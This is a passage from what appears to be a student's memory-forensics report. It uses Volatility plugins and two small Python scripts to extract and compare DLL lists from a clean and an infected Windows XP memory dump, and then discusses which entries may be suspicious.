`vol.py -f windowCW2s.raw --profile=WinXPSP2x86 ldrmodules > clean_ldrmodules.txt` This command analyses the address space of each process in the clean memory dump to identify hidden DLLs and discrepancies. By examining three Windows lists – LoadOrder, InitializationOrder, and MemoryMappedOrder – it detects any inconsistencies, such as missing or unlinked DLLs, which could indicate anomalies. The detailed output, including memory addresses and file paths, is saved to the file `clean_ldrmodules.txt` for further analysis and comparison.

```

kali㉿kali:/media/testShare$ vol.py -f windowCW2s.raw --profile=WinXPSP2x86 ldrmodules > clean_ldrmodules.txt
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$ nano clean_ldrmodules.txt
kali㉿kali:/media/testShare$ 

```

Figure 54: Extracting all hidden DLLs and discrepancies and save them to txt file `clean_ldrmodules.txt`.

clean_ldrmodules.txt						
Pid	Process	Base	InLoad	InInit	InMem	MappedPath
4	System	0x7c900000	False	False	False	\WINDOWS\system32\ntdll.dll
560	smss.exe	0x48580000	True	False	True	\WINDOWS\system32\smss.exe
560	smss.exe	0x7c900000	True	True	True	\WINDOWS\system32\ntdll.dll
616	csrss.exe	0x000470000	False	False	False	\WINDOWS\Fonts\vgasys.fon

Figure 55: the output of the `ldrmodules` command displaying in the txt file `clean_ldrmodules.txt`.

As we can see above in **Figure 107 and 108**, I produced a list of all hidden DLLs and discrepancies in the clean dump and saved them to the file `clean_ldrmodules.txt`(white) for further analysis.

`vol.py -f windowCW2s.raw --profile=WinXPSP2x86 malfind > clean_malfind.txt`

This command scans the memory dump for hidden or injected code by identifying suspicious memory regions that are executable but not backed by legitimate files or modules. The **malfind** plugin detects signs of code injection, such as memory marked as executable (PAGE_EXECUTE_READWRITE) or suspicious process injections. The findings, including process IDs, virtual addresses, and hex dumps of the injected code, are saved to `clean_malfind.txt` for further analysis, which can help identify malware or other malicious activity.

```

kali㉿kali:/media/testShare$ vol.py -f windowCW2s.raw --profile=WinXPSP2x86 malfind > clean_malfind.txt
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$ nano clean_malfind.txt
kali㉿kali:/media/testShare$ 

```

Figure 56: detecting all hidden/injected code and save it to txt file `clean_malfind.txt`.

```
GNU nano 4.9.2                                         clean_malfind.txt
Process: csrss.exe Pid: 616 Address: 0x7f6f0000
Vad Tag: Vad Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x0000000007f6f0000 c8 00 00 00 b6 01 00 00 ff ee ff ee 08 70 00 00 .....p...
0x0000000007f6f0010 08 00 00 00 00 00 fe 00 00 00 00 10 00 00 20 00 00 .....
0x0000000007f6f0020 00 02 00 00 00 20 00 00 8d 01 00 00 ff ef fd 7f .....
0x0000000007f6f0030 03 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Figure 57:the output of the malfind command displaying in the txt file clean_malfind.txt.

As we can see above in **Figure 109 and 110**, I produced a list of all hidden/injected code in the clean dump and saved them to the file clean_Idrmodules.txt (white) for further analysis.

Extracting All DLLs (Including Hidden Ones) in the clean dump

(cw2_Machine4Infected.dump) Commands used:

vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 dlllist > infected_dlls.txt This command extracts all DLLs loaded into the address space of each process in the infected memory dump. It lists the full file paths, memory addresses, and associated processes for each DLL, providing a detailed view of the modules loaded during the system's runtime. The results are saved to **infected_dlls.txt** (whit) for further analysis, allowing investigators to identify any anomalies or suspicious DLLs that may indicate compromise.

```
kali㉿kali:/media/testShare$ vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 dlllist > infected_dlls.txt
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$ nano infected_dlls.txt
kali㉿kali:/media/testShare$ █
```

Figure 58: extracting all dlls and save them the txt file infected_dlls.txt

```

GNU nano 4.9.2
*****infected_dlls.txt*****
System pid: 4
Unable to read PEB for task.
*****
smss.exe pid: 368
Command line : \SystemRoot\System32\smss.exe

Base      Size LoadCount LoadTime          Path
-----  -----
0x48580000 0xf000    0xffff
0x7c900000 0xaf000   0xffff
                                         \SystemRoot\System32\smss.exe
                                         C:\WINDOWS\system32\ntdll.dll
*****
```

Figure 59: the output of the dlist command displaying in the txt file infected_dlls.txt.

As we can see above in **Figure 111 and 112**, I produced a list of all dlls in the infected dump and saved them to the file infected_dlls.txt for further analysis.

```
vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 ldrmodules > infected_ldrmodules.txt
```

This command identifies hidden DLLs and discrepancies within the address space of each process by analysing three Windows lists: LoadOrder, InitializationOrder, and MemoryMappedOrder. It detects any DLLs that are unlinked, missing, or inconsistently mapped across these lists, which can indicate potential malware or suspicious activity. The command then outputs detailed information, including memory addresses and file paths, to infected_ldrmodules.txt (white) for further analysis.

```

kali㉿kali:/media/testShare$ vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 ldrmodules > infected_ldrmodules.txt
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$ nano infected_ldrmodules.txt
kali㉿kali:/media/testShare$ █
```

Figure 60: Extracting all hidden DLLs and discrepancies and save them to txt file infected_ldrmodules.txt.

infected_ldrmodules.txt						
Pid	Process	Base	InLoad	InInit	InMem	MappedPath
4	System	0x7c900000	False	False	False	\WINDOWS\system32\ntdll.dll
368	smss.exe	0x48580000	True	False	True	\WINDOWS\system32\smss.exe
368	smss.exe	0x7c900000	True	True	True	\WINDOWS\system32\ntdll.dll
584	csrss.exe	0x00460000	False	False	False	\WINDOWS\Fonts\vgasys.fon
584	csrss.exe	0x4a680000	True	False	True	\WINDOWS\system32\csrss.exe
584	csrss.exe	0x75b40000	True	True	True	\WINDOWS\system32\csrssrv.dll
584	csrss.exe	0x75b50000	True	True	True	\WINDOWS\system32\basesrv.dll

Figure 61: the output of the ldrmodules command displaying in the txt file infected_ldrmodules.txt.

As we can see above in **Figure 113 and 114**, I produced a list of all hidden DLLs and discrepancies in the infected dump and saved them to the file infected_ldrmodules.txt for further analysis.

```
vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 malfind > infected_malfind.txt
```

This command scans the memory dump for hidden or injected malicious code within processes using the **malfind** plugin. It identifies suspicious memory regions, such as those with executable permissions that are not backed by legitimate files, which are often used by malware to hide its presence. The output, including process IDs, memory addresses, and details of the suspicious regions, is saved to **infected_malfind.txt** for further analysis.

```

kali㉿kali:/media/testShare$ vol.py -f cw2_Machine4Infected.dump --profile=WinXPSP2x86 malfind > infected_malfind.txt
Volatility Foundation Volatility Framework 2.6.1
kali㉿kali:/media/testShare$ nano infected_malfind.txt
kali㉿kali:/media/testShare$ █
```

Figure 62: detecting all hidden/injected code and save it to txt file infected_malfind.txt.



```
GNU nano 4.9.2                                              infected_malfind.txt
Process: csrss.exe Pid: 584 Address: 0x7f6f0000
Vad Tag: Vad Protection: PAGE_EXECUTE_READWRITE
Flags: Protection: 6

0x000000007f6f0000 c8 00 00 00 91 01 00 00 ff ee ff ee 08 70 00 00 .....p..
0x000000007f6f0010 08 00 00 00 00 fe 00 00 00 00 10 00 00 20 00 00 .....
0x000000007f6f0020 00 02 00 00 00 20 00 00 8d 01 00 00 ff ef fd 7f .....
0x000000007f6f0030 03 00 08 06 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

Figure 63: the output of the malfind command displaying in the txt file infected_malfind.txt .

As we can see above in **Figure 115 and 116**, I produced a list of all hidden/injected code in the infected dump and saved them to the file infected_lmrmodules.txt (white) for further analysis.

Using Python Script to Parse and Combine DLL Information

I used the **parse_hidden_dlls.py** script to identify all loaded DLLs, including any hidden or injected ones, within memory dumps. The script automates the extraction process by parsing outputs from multiple tools that retrieve DLL information. It then combines and deduplicates the results into comprehensive lists for both clean and infected memory dumps. By consolidating this data, I ensured that no DLLs, especially hidden or anomalous ones, were overlooked. This method allowed me to efficiently detect discrepancies or unexpected DLLs, simplifying the process of identifying suspicious activity within the memory dumps. **The script used:**

```

GNU nano 4.9.2                               parse_hidden_dlls.py

def extract_dll_info(input_file):
    """
    This function reads a file line by line to find DLL or EXE paths.
    - It checks for lines containing a backslash (\), which indicates a file path.
    - It looks for lines ending with '.dll' or '.exe' (case-insensitive).
    - The last column of the line (the actual file path) is extracted and added to a list.

    input_file: The file to read from (e.g., a Volatility output).
    returns: A list of extracted DLL or EXE paths.
    """

    dll_paths = [] # List to store extracted file paths
    with open(input_file, 'r') as file: # Open the file in read mode
        for line in file: # Read each line
            if '\\\\' in line and ('.dll' in line.lower() or '.exe' in line.lower()):
                # If line has a backslash and contains '.dll' or '.exe'
                path = line.split()[-1] # Get the last column (the path)
                dll_paths.append(path) # Add the path to the list
    return dll_paths # Return the list of paths

def merge_dll_lists(dll_files):
    """
    This function combines DLL/EXE paths from multiple files and removes duplicates.
    - It uses a set to avoid duplicate entries.
    - It calls extract_dll_info() to process each file and update the set.

    dll_files: A list of file names containing DLL/EXE paths.
    returns: A list of unique DLL/EXE paths.
    """

    all_dlls = set() # Use a set to store unique DLL/EXE paths
    for file in dll_files: # Loop through each file in the list
        all_dlls.update(extract_dll_info(file)) # Extract paths and update the set
    return list(all_dlls) # Convert the set back to a list and return

def save_to_file(dll_list, output_file):
    """
    This function saves a list of DLL/EXE paths to an output file.
    - It sorts the paths alphabetically before writing to the file.
    - Each path is written on a new line.

    dll_list: List of DLL/EXE paths.
    output_file: Name of the file to save the paths.
    """

    with open(output_file, 'w') as file: # Open the file in write mode
        for path in sorted(dll_list): # Sort the paths and write each one
            file.write(path + "\n") # Write each path followed by a new line

# --- Main Section ---
# List of clean files (these are safe or benign files)
clean_files = ["clean_dlls.txt", "clean_ldrmodules.txt", "clean_malfind.txt"]
# List of infected files (these contain suspicious or malicious DLLs)
infected_files = ["infected_dlls.txt", "infected_ldrmodules.txt", "infected_malfind.txt"]

# Extract and merge DLL paths from clean files
clean_dlls = merge_dll_lists(clean_files)
# Extract and merge DLL paths from infected files
infected_dlls = merge_dll_lists(infected_files)

# Save the combined clean DLLs to a file
save_to_file(clean_dlls, "all_clean_dlls.txt")
# Save the combined infected DLLs to a file
save_to_file(infected_dlls, "all_infected_dlls.txt")

# Print a success message so we know the script finished correctly
print("[+] Combined DLLs saved to 'all_clean_dlls.txt' and 'all_infected_dlls.txt'.")

```

Figure 64: The script `parse_hidden_dlls.py`.

In the script above in **Figure 117**, I designed a process to extract, consolidate, and analyse DLL paths from multiple Volatility plugin outputs, including potential hidden or injected DLLs. The `extract_dll_info` function reads each input file line-by-line, specifically looking for valid file paths that contain a backslash (\) and end with `.dll` or `.exe`. I ensured the extraction targets only the last column of each line (which typically contains the path) and appends the paths to a list.

Next, I created the `merge_dll_lists` function to process multiple input files (like outputs from `dlllist`, `ldrmodules`, and `malfind` plugins). This function calls `extract_dll_info` for each file and uses a set to eliminate duplicate DLL paths, ensuring only unique entries are included. The deduplicated results are converted back into a sorted list for consistency.

To store the output, I implemented the `save_to_file` function, which takes the combined list of DLL paths and writes each path into a specified output file, line by line.

For this analysis, I applied the process to two sets of input files: one corresponding to the **clean memory dump** and the other to the **infected memory dump**. The clean files included `clean_dlls.txt`, `clean_ldrmodules.txt`, and `clean_malfind.txt`, while the infected files included their respective counterparts. I then merged the DLL paths for each set and saved the results into `all_clean_dlls.txt` and `all_infected_dlls.txt`.

Finally, the script outputs a clear message indicating that the combined DLL lists have been saved. This structured approach allows me to systematically capture all DLLs, including those that may be hidden or malicious, providing a solid foundation for identifying discrepancies between clean and infected dumps.

```
kali㉿kali:/media/testShare$ python parse_hidden_dlls.py
[+] Combined DLLs saved to 'all_clean_dlls.txt' and 'all_infected_dlls.txt'.
kali㉿kali:/media/testShare$ nano all_clean_dlls.txt
kali㉿kali:/media/testShare$ nano all_infected_dlls.txt
```

Figure 65:Running the script & the output.

As it shown in **Figure 118**, after running the script, I received a confirmation message indicating that the combined DLL lists have been successfully saved into two separate files: **all_clean_dlls.txt** for the clean memory dump and **all_infected_dlls.txt** for the infected memory dump.

```
GNU nano 4.9.2                                              all_clean_dlls.txt
"C:\WINDOWS\system32\VBoxTray.exe"
"C:\WINDOWS\system32\cmd.exe"
"C:\WINDOWS\system32\wuauctl.exe"
C:\WINDOWS\AppPatch\AcAdProc.dll
C:\WINDOWS\AppPatch\AcGeneral.DLL
```

Figure 66:The result of the all_clean_dlls.txt.

```
GNU nano 4.9.2                                              all_infected_dlls.txt
"C:\WINDOWS\system32\wuauctl.exe"
9.0\Reader\Reader_sl.exe
9.0\Reader\Reader_sl.exe
9.0\Reader\reader_sl.exe
C:\WINDOWS\AppPatch\AcAdProc.dll
C:\WINDOWS\AppPatch\AcGeneral.DLL
```

Figure 67: The result of the all_infected_dlls.txt.

Using Python Script to Compare Clean, Infected and Common DLL Lists. I used the **compare_dlls.py** script to analyse and compare the DLLs extracted from both the clean and infected memory dumps. The script automates the comparison process by loading DLL lists from the clean and infected dumps, identifying unique and common DLLs between the two datasets. This method highlights discrepancies, such as DLLs that are present only in the infected dump, potentially loaded from suspicious or non-standard locations. By systematically detecting differences, the script simplifies the process of pinpointing anomalies or hidden DLLs that could indicate malicious activity or compromise within the infected memory dump.

The script used:

```

GNU nano 4.9.2                                         compare_dlls.py
def load_dlls(file_path):
    """
    This function loads DLL paths from a file and stores them in a set.
    - Each line in the file represents a DLL name or path.
    - The `strip()` function removes extra spaces or newlines.
    - Using a set ensures that all DLLs are unique.

    file_path: Path to the file containing DLL names/paths.
    returns: A set of unique DLL names/paths.
    """
    with open(file_path, 'r') as file: # Open the file in read mode
        return set(line.strip() for line in file) # Read lines, strip whitespace, and store in a set

def compare_dlls(clean_file, infected_file):
    """
    This function compares two sets of DLLs (from clean and infected systems).
    - It identifies DLLs unique to the infected system.
    - It identifies DLLs unique to the clean system.
    - It also identifies DLLs common to both systems.
    - Results are printed to the terminal.

    clean_file: Path to the file containing DLLs from the clean system.
    infected_file: Path to the file containing DLLs from the infected system.
    """
    clean_dlls = load_dlls(clean_file) # Load DLLs from the clean system
    infected_dlls = load_dlls(infected_file) # Load DLLs from the infected system

    # Find differences and intersections between the two sets
    only_in_infected = infected_dlls - clean_dlls # DLLs unique to the infected system
    only_in_clean = clean_dlls - infected_dlls # DLLs unique to the clean system
    common_dlls = clean_dlls & infected_dlls # DLLs common to both systems

    # Print DLLs unique to the infected dump
    print("[+] DLLs unique to the infected dump:")
    for dll in sorted(only_in_infected): # Sort the results for better readability
        print(dll)

    # Print DLLs unique to the clean dump
    print("\n[+] DLLs unique to the clean dump:")
    for dll in sorted(only_in_clean): # Sort the results for better readability
        print(dll)

    # Print DLLs common to both dumps
    print("\n[+] Common DLLs:")
    for dll in sorted(common_dlls): # Sort the results for better readability
        print(dll)

# --- Main Section ---
# Compare DLLs between clean and infected dumps
# Input files:
# - 'all_clean_dlls.txt' contains DLLs from the clean system,
# - 'all_infected_dlls.txt' contains DLLs from the infected system.
compare_dlls("all_clean_dlls.txt", "all_infected_dlls.txt")

```

Figure 68: The script compare_dlls.py

In the script above in **Figure 121**, I designed a process to compare DLL paths between clean and infected memory dumps systematically. The **load_dlls** function reads a given input file line-by-line, stripping unnecessary whitespace and consolidating all the DLL paths into a **set**. I chose a set data structure to ensure that duplicate DLL entries are removed efficiently, maintaining only unique DLL paths.

Next, the **compare_dlls** function performs a comparison between the DLL paths extracted from the clean memory dump file and the infected memory dump file. It uses three key set operations to categorize the DLLs:

1. **only_in_infected** identifies DLLs present in the infected dump but absent in the clean dump, which could indicate injected or hidden malicious DLLs.
2. **only_in_clean** identifies DLLs that are missing in the infected dump but exist in the clean dump, which may suggest tampering or removal of critical files.
3. **common_dlls** identifies DLLs that are shared between the two dumps, representing standard or normal behaviour.

To make the results more readable, the script sorts the DLLs alphabetically using the **sorted()** function before printing them. It outputs three clear sections:

1. DLLs unique to the infected dump.
2. DLLs unique to the clean dump.
3. DLLs that are common to both dumps.

For this analysis, I ran the comparison between two pre-generated DLL list files:

- **all_clean_dlls.txt**: Consolidated list of DLLs extracted from the clean memory dump.
- **all_infected_dlls.txt**: Consolidated list of DLLs extracted from the infected memory dump, including potential hidden or injected DLLs.

The script outputs each set of results in a clear, structured manner, which helps pinpoint discrepancies between the two dumps. Identifying DLLs that are unique to the infected dump can highlight **malicious injections or hidden files**, while missing DLLs from the clean dump could indicate compromise through removal or tampering.

Extracting DLLs Unique to the Infected Dump

The following DLLs are present only in the infected memory dump and do not appear in the clean memory dump. These DLLs as it shown below in figure 42 and executables are considered suspicious and may indicate potential compromise, malicious activity, or injected files:

```
[+] DLLs unique to the infected dump:  
9.0\Reader\Reader_sl.exe  
9.0\Reader\Reader_sl.exe"  
9.0\Reader\reader_sl.exe  
C:\Windows\System32\ADVAPI.dll  
C:\Windows\System32\ADVPACK.dll  
C:\Windows\System32\MPRAPI.dll  
C:\Windows\System32\RASAPI32.dll  
C:\Windows\System32\SCHEMEL.dll  
C:\Windows\System32\SETUPAPI.dll  
C:\Windows\System32\SHFOLDER.dll  
C:\Windows\System32\TAPI32.dll  
C:\Windows\System32\adslpoc.dll  
C:\Windows\System32\rasman.dll  
C:\Windows\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.762_x-ww_6b128700\MSVCP80.dll  
C:\Windows\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.762_x-ww_6b128700\MSVCR80.dll  
C:\Windows\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\COMCTL32.dll  
C:\Windows\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll  
C:\Windows\system32\ADVAPI.dll  
C:\Windows\system32\ESSENT.dll  
C:\Windows\system32\MPRAPI.dll  
C:\Windows\system32\RASAPI32.DLL  
C:\Windows\system32\SHFOLDER.dll  
C:\Windows\system32\actxprxy.dll  
C:\Windows\system32\msi.dll  
C:\Windows\system32\mspatcha.dll  
C:\Windows\system32\wsoc32.dll  
C:\Windows\system32\wups.dll  
C:\Windows\system32\es.dll  
Local\[3ec]SUSDSb81eb56fa3105543beb3109274ef8ec1  
\Windows\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.762_x-ww_6b128700\msvcp80.dll  
\Windows\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.762_x-ww_6b128700\msvcr80.dll  
\Windows\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll  
\Windows\system32\advpack.dll  
\Windows\system32\shfolder.dll  
\Windows\system32\wuaucpl.cpl  
\Windows\system32\wups.dll  
C:\Windows\system32\es.dll
```

Figure 69: DLLs Unique to the Infected Dump.

1-Non-Standard Executables with Irregular Naming (Green)

- **9.0\Reader\Reader_sl.exe**
- **9.0\Reader\Reader_sl.exe"** (note the trailing quotation mark)
- **9.0\Reader\reader_sl.exe**

Why it's Suspicious: The naming inconsistency (uppercase and lowercase mix, trailing quotation mark) is unusual for legitimate files. These irregularities could indicate file tampering, injection, or obfuscated malware executables placed in non-standard paths (e.g., "9.0").

2-System32 DLLs Unique to the Infected Dump(orange)

The following files exist in the System32 directory in the infected dump but do not appear in the clean dump:

- C:\WINDOWS\System32\ACTIVEDS.dll
- C:\WINDOWS\System32\ADVPACK.dll • C:\WINDOWS\System32\MPRAPI.dll
- C:\WINDOWS\System32\RASAPI32.dll
- C:\WINDOWS\System32\SCHANNEL.dll
- C:\WINDOWS\System32\SETUPAPI.dll
- C:\WINDOWS\System32\SHFOLDER.dll
- C:\WINDOWS\System32\TAPI32.dll
- C:\WINDOWS\System32\adslpdc.dll
- C:\WINDOWS\System32\rasman.dll

Why it's Suspicious: These DLLs are critical to Windows operations, but their unexpected presence in the infected dump without corresponding versions in the clean dump suggests potential DLL replacement, tampering, or injection by malware.

3-WinSxS DLLs Unique to the Infected Dump(blue)

These files exist in the WinSxS (Windows Side-by-Side) directory, which is typically used for system compatibility and file versions. However, their presence here is suspicious:

- C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.507
27.762_x-ww_6b128700\MSVCP80.dll
- C:\WINDOWS\WinSxS\x86_Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.507
27.762_x-ww_6b128700\MSVCR80.dll
- C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\COMCTL32.dll
- C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll

Why it's Suspicious: While WinSxS is a legitimate directory, malware often places tampered versions of system DLLs here to evade detection and achieve **DLL hijacking**.

4-DLLs in Lowercase Paths and Shadowed Files(purple)

These DLLs appear in system32 or alternative paths in a way that conflicts with naming conventions:

- C:\WINDOWS\system32\ADVPACK.dll
- C:\WINDOWS\system32\ESENT.dll
- C:\WINDOWS\system32\MPRAPI.dll
- C:\WINDOWS\system32\RASAPI32.DLL
- C:\WINDOWS\system32\SHFOLDER.dll
- C:\WINDOWS\system32\actxprxy.dll
- C:\WINDOWS\system32\msi.dll
- C:\WINDOWS\system32\mspatcha.dll
- C:\WINDOWS\system32\wsock32.dll
- C:\WINDOWS\system32\wups.dll

Why it's Suspicious: Duplicate or lowercase file paths can indicate malicious injection or shadowed files that load malicious code while impersonating legitimate DLLs.

5-Files with Obfuscated or Non-Standard Naming (Yellow)

- Local\[3ec]SUSDSb81eb56fa3105543beb3109274ef8ec1

Why it's Suspicious: The obfuscated file name suggests **temporary artifacts** or malware-generated files injected into memory.

6-Additional WinSxS and System32 Shadowed Files (grey)

- \WINDOWS\WinSxS\x86.Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.762_x-ww_6b128700\msvcp80.dll
- \WINDOWS\WinSxS\x86.Microsoft.VC80.CRT_1fc8b3b9a1e18e3b_8.0.50727.762_x-ww_6b128700\msvcr80.dll
- \WINDOWS\WinSxS\x86.Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\comctl32.dll
- \WINDOWS\system32\advpack.dll
- \WINDOWS\system32\shfolder.dll
- \WINDOWS\system32\wuaucpl.cpl
- \WINDOWS\system32\wups.dll

Why it's Suspicious: The presence of identical DLLs across alternate paths indicates possible **DLL hijacking** or injection techniques.

7-Suspicious Lowercase System32 File (Red)

- c:\windows\system32\es.dll

Why it's Suspicious: The lowercase file path is inconsistent with standard Windows conventions and may suggest malicious injection or replacement.

Extracting DLLs Unique to the clean Dump

The following DLLs as shown in **Figures 123 &124** are unique to the clean memory dump, which was generated using a VirtualBox VM. These DLLs and executables are considered benign and reflect a virtualized environment setup, normal system operations, and legitimate dependencies:

```
[+] DLLs unique to the clean dump:
"C:\WINDOWS\system32\VBoxTray.exe"
"C:\WINDOWS\system32\cmd.exe"
C:\WINDOWS\System32\CRYPT32.dll
C:\WINDOWS\System32\CRYPTUI.dll
C:\WINDOWS\System32\LPK.DLL
C:\WINDOWS\System32\MSASN1.dll
C:\WINDOWS\System32\NETAPI32.dll
C:\WINDOWS\System32\USP10.dll
C:\WINDOWS\System32\VBoxService.exe
C:\WINDOWS\System32\WINTRUST.dll
C:\WINDOWS\System32\credssp.dll
C:\WINDOWS\System32\cryptdll.dll
C:\WINDOWS\System32\mtxoci.dll
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.6028_x-ww_61e65202\comctl32.dll
C:\WINDOWS\WinSxS\x86_Microsoft.Windows.GdiPlus_6595b64144ccf1df_1.0.6002.23084_x-ww_f3f35550\gdipplus.dll
C:\WINDOWS\system32\ACTXPRXY.DLL
C:\WINDOWS\system32\DHCPSCV.CDLL
C:\WINDOWS\system32\USER.dll
C:\WINDOWS\system32\IMM32.DLL
C:\WINDOWS\system32\IProsetMonitor.exe
C:\WINDOWS\system32\LPK.DLL
C:\WINDOWS\system32\MLANG.dll
C:\WINDOWS\system32\MPRUI.dll
C:\WINDOWS\system32\MSVCP100.dll
C:\WINDOWS\system32\MSVCR100.dll
C:\WINDOWS\system32\MSVCR740.dll
C:\WINDOWS\system32\NETUI2.dll
C:\WINDOWS\system32\Normaliz.dll
C:\WINDOWS\system32\RASAPI32.dll
C:\WINDOWS\system32\USP10.dll
C:\WINDOWS\system32\VBoxHook.dll
C:\WINDOWS\system32\VBoxMRXNP.dll
C:\WINDOWS\system32\VBoxTray.exe
C:\WINDOWS\system32\WTSAPI32.DLL
C:\WINDOWS\system32\WinSCard.dll
C:\WINDOWS\system32\browselc.dll
C:\WINDOWS\system32\cmd.exe
C:\WINDOWS\system32\credssp.dll
C:\WINDOWS\system32\digest.dll
C:\WINDOWS\system32\es.dll
C:\WINDOWS\system32\ieframe.dll
C:\WINDOWS\system32\iertutil.dll
C:\WINDOWS\system32\msapssc.dll
C:\WINDOWS\system32\msnsspc.dll
C:\WINDOWS\system32\nstask.dll
C:\WINDOWS\system32\netmsg.dll
C:\WINDOWS\system32\psapi.dll
C:\WINDOWS\system32\rdpwsx.dll
C:\WINDOWS\system32\sclgntfy.dll
C:\WINDOWS\system32\shdoclc.dll
C:\WINDOWS\system32\tspkg.dll
C:\WINDOWS\system32\twext.dll
C:\WINDOWS\system32\wbem\wbemcons.dll
C:\WINDOWS\system32\wbem\wbemsrv.dll
C:\WINDOWS\system32\wldap32.dll
C:\WINDOWS\system32\ws2_32.dll
C:\WINDOWS\system32\wsrndtify.exe
C:\WINDOWS\system32\wucltui.dll
C:\WINDOWS\system32\wups2.dll
C:\WINDOWS\system32\zipflr.dll
C:\winpmem_v3.3.rc3.exe
\WINDOWS\Fonts\vgaoem.fon
\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2600.6028_x-ww_61e65202\comctl32.dll
\WINDOWS\WinSxS\x86_Microsoft.Windows.GdiPlus_6595b64144ccf1df_1.0.6002.23084_x-ww_f3f35550\GdiPlus.dll
```

Figure 70: DLLs Unique to the clean Dump 1/2.

```

\WINDOWS\system32\IPROSetMonitor.exe
\WINDOWS\system32\MSCTFIME.IME
\WINDOWS\system32\VBoxHook.dll
\WINDOWS\system32\VBoxMRXNP.dll
\WINDOWS\system32\VBoxService.exe
\WINDOWS\system32\VBoxTray.exe
\WINDOWS\system32\browselc.dll
\WINDOWS\system32\cmd.exe
\WINDOWS\system32\comdlg32.dll
\WINDOWS\system32\credssp.dll
\WINDOWS\system32\digest.dll
\WINDOWS\system32\duser.dll
\WINDOWS\system32\en-US\ieframe.dll.mui
\WINDOWS\system32\en-US\urlmon.dll.mui
\WINDOWS\system32\ieframe.dll
\WINDOWS\system32\iertutil.dll
\WINDOWS\system32\imm32.dll
\WINDOWS\system32\lpk.dll
\WINDOWS\system32\mlang.dll
\WINDOWS\system32\msapsspc.dll
\WINDOWS\system32\msgina.dll
\WINDOWS\system32\msnsspc.dll
\WINDOWS\system32\mstask.dll
\WINDOWS\system32\msvcp100.dll
\WINDOWS\system32\msvcr100.dll
\WINDOWS\system32\msvcrt40.dll
\WINDOWS\system32\mtxoci.dll
\WINDOWS\system32\normaliz.dll
\WINDOWS\system32\odbc32.dll
\WINDOWS\system32\odbcint.dll
\WINDOWS\system32\rdpwsx.dll
\WINDOWS\system32\shdoclc.dll
\WINDOWS\system32\spkg.dll
\WINDOWS\system32\twext.dll
\WINDOWS\system32\usp10.dll
\WINDOWS\system32\wbem\wbemcons.dll
\WINDOWS\system32\wbem\wbemsrv.dll
\WINDOWS\system32\wsctfy.exe
\WINDOWS\system32\wucltui.dll
\WINDOWS\system32\wucltui.dll.mui
\WINDOWS\system32\wups2.dll
\WINDOWS\system32\zipfldr.dll
\winpmem_v3.3.rc3.exe
c:\windows\system32\MPRAPI.dll
c:\windows\system32\RASAPI32.dll
c:\windows\system32\TAPI32.dll
c:\windows\system32\WINTRUST.dll
c:\windows\system32\rasman.dll

```

Figure 71: DLLs Unique to the clean Dump 2/2.

1-VirtualBox-Specific Executables and DLLs (Orange)

The following files are unique to the clean dump and are associated with VirtualBox Guest Additions, which are installed to enable smooth interaction between the guest operating system and the host:

- C:\WINDOWS\system32\VBoxTray.exe
- C:\WINDOWS\System32\VBoxService.exe
- C:\WINDOWS\system32\VBoxHook.dll
- C:\WINDOWS\system32\VBoxMRXNP.dll
- C:\WINDOWS\system32\IPROSetMonitor.exe
- C:\WINDOWS\system32\MSCTFIME.IME

Why it's not Suspicious:

These files are related to **VirtualBox Guest Additions** services, including clipboard sharing, display resizing, and file transfer between the host and guest. Their presence is expected in virtualized environments and is not an indicator of malicious activity. **2-Command Line and System Utilities(green)**

- C:\WINDOWS\system32\cmd.exe

- C:\WINDOWS\system32\browselc.dll
- C:\winpmem_v3.3.rc3.exe **Why it's not Suspicious:**
- cmd.exe is the standard Windows Command Prompt executable.
- browselc.dll is associated with browsing capabilities for Windows Explorer.
- winpmem_v3.3.rc3.exe is the tool I used to extract the memory dump, and its inclusion is part of the analysis process, not a compromise.

3-System32 DLLs Related to Standard Windows Operations(blue)

These DLLs are part of standard Windows functionality and provide critical services like networking, cryptographic operations, UI rendering, and system configuration:

- C:\WINDOWS\System32\CRYPT32.dll
- C:\WINDOWS\System32\CRYPTUI.dll
- C:\WINDOWS\System32\LPK.DLL
- C:\WINDOWS\System32\MSASN1.dll
- C:\WINDOWS\System32\USP10.dll
- C:\WINDOWS\System32\NETAPI32.dll
- C:\WINDOWS\System32\WINTRUST.dll
- C:\WINDOWS\System32\credssp.dll
- C:\WINDOWS\System32\cryptdll.dll
- C:\WINDOWS\system32\Normaliz.dll
